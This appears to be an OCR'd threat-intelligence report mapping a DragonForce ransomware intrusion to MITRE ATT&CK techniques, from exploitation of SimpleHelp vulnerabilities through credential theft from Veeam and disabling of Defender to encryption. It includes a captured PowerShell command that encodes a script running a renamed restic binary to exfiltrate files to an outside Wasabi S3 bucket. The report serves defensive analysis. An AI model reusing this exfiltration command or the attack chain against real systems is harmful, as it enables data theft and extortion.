
VULNERABILITY
CVE-2024-57726
CVE-2024-57727
CVE-2024-57728
ACTION
Trusted Relationship
TACTIC
[ENT] TA0001 Initial Access
TECHNIQUE
[ENT] T1199 Trusted Relationship
DESCRIPTION
Vulnerable Simple Help at Service Provider
CONFIDENCE
Certain
ACTION
Remote Access Software
TACTIC
[ENT] TA0011 Command and Control
TECHNIQUE
[ENT] T1219 Remote Access Tools
DESCRIPTION
Preinstalled Simple Help leveraged from Service Provider.
CONFIDENCE
Certain
FILE
SimpleService.exe
FILE
elev_win.exe
ACTION
Credentials from Password Stores
TACTIC
[ENT] TA0006 Credential Access
TECHNIQUE
[ENT] T1555 Credentials from Password Stores
DESCRIPTION
The threat actor extracts credentials from Veeam using Get-Veeam-Creds
CONFIDENCE
Certain
ACTION
Command and Control
TACTIC
[ENT] TA0011 Command and Control
DESCRIPTION
The threat actor installs the RMM tool Anydesk for C2.
CONFIDENCE
Certain
ACTION
Remote Desktop Protocol
TACTIC
[ENT] TA0008 Lateral Movement
TECHNIQUE
[ENT] T1021.001 Remote Desktop Protocol
CONFIDENCE
Certain
ACTION
Create Account
TACTIC
[ENT] TA0003 Persistence
TECHNIQUE
[ENT] T1136 Create Account
DESCRIPTION
Account created called "admin"
CONFIDENCE
Certain
ACTION
Additional Local or Domain Groups
TACTIC
[ENT] TA0003 Persistence
TECHNIQUE
[ENT] T1098.007 Additional Local or Domain Groups
DESCRIPTION
Account created called "admin" added to local administrators group
CONFIDENCE
Certain
ACTION
Disable or Modify Tools
TACTIC
[ENT] TA0005 Defense Evasion
TECHNIQUE
[ENT] T1562.001 Disable or Modify Tools
DESCRIPTION
Microsoft Defender disabled / inhibited
CONFIDENCE
Certain
DIRECTORY
C:\PerfLogs\
FILE
AnyDesk.exe
ACTION
Exfiltration to Cloud Storage
TACTIC
[ENT] TA0010 Exfiltration
TECHNIQUE
[ENT] T1567.002 Exfiltration to Cloud Storage
DESCRIPTION
Data Exfiltrated using Restic to S3 Bucket - Wasabisys
CONFIDENCE
Certain
PROCESS
COMMAND LINE
Powershell.exe $MyEncodedScript = [Convert]::ToBase64String([Text.Encoding]::Unicode.GetBytes($MyScript))
$MyEncodedScript
REDACTED
$MyScript = @'
$env:AWS_ACCESS_KEY_ID='REDACTED'
$env:AWS_SECRET_ACCESS_KEY='REDACTED'
$env:RESTIC_REPOSITORY='s3:s3.us-central-1.wasabisys.com/REDACTED/REDACTED'
$env:RESTIC_PASSWORD='password'
c:\windows\system32\winupdate.exe backup --files-from C:\Users\Public\Documents\new.txt'
FILE
new.txt
DIRECTORY
C:\windows\system32\
FILE
winupdate.exe
ACTION
Data Encrypted for Impact
TACTIC
[MOB] TA0034 Impact
TECHNIQUE
[MOB] T1471 Data Encrypted for Impact
CONFIDENCE
Certain
FILE
readme.txt
DIRECTORY
C:\PerfLogs\
FILE
*.dragonforce_encrypted
FILE
win.exe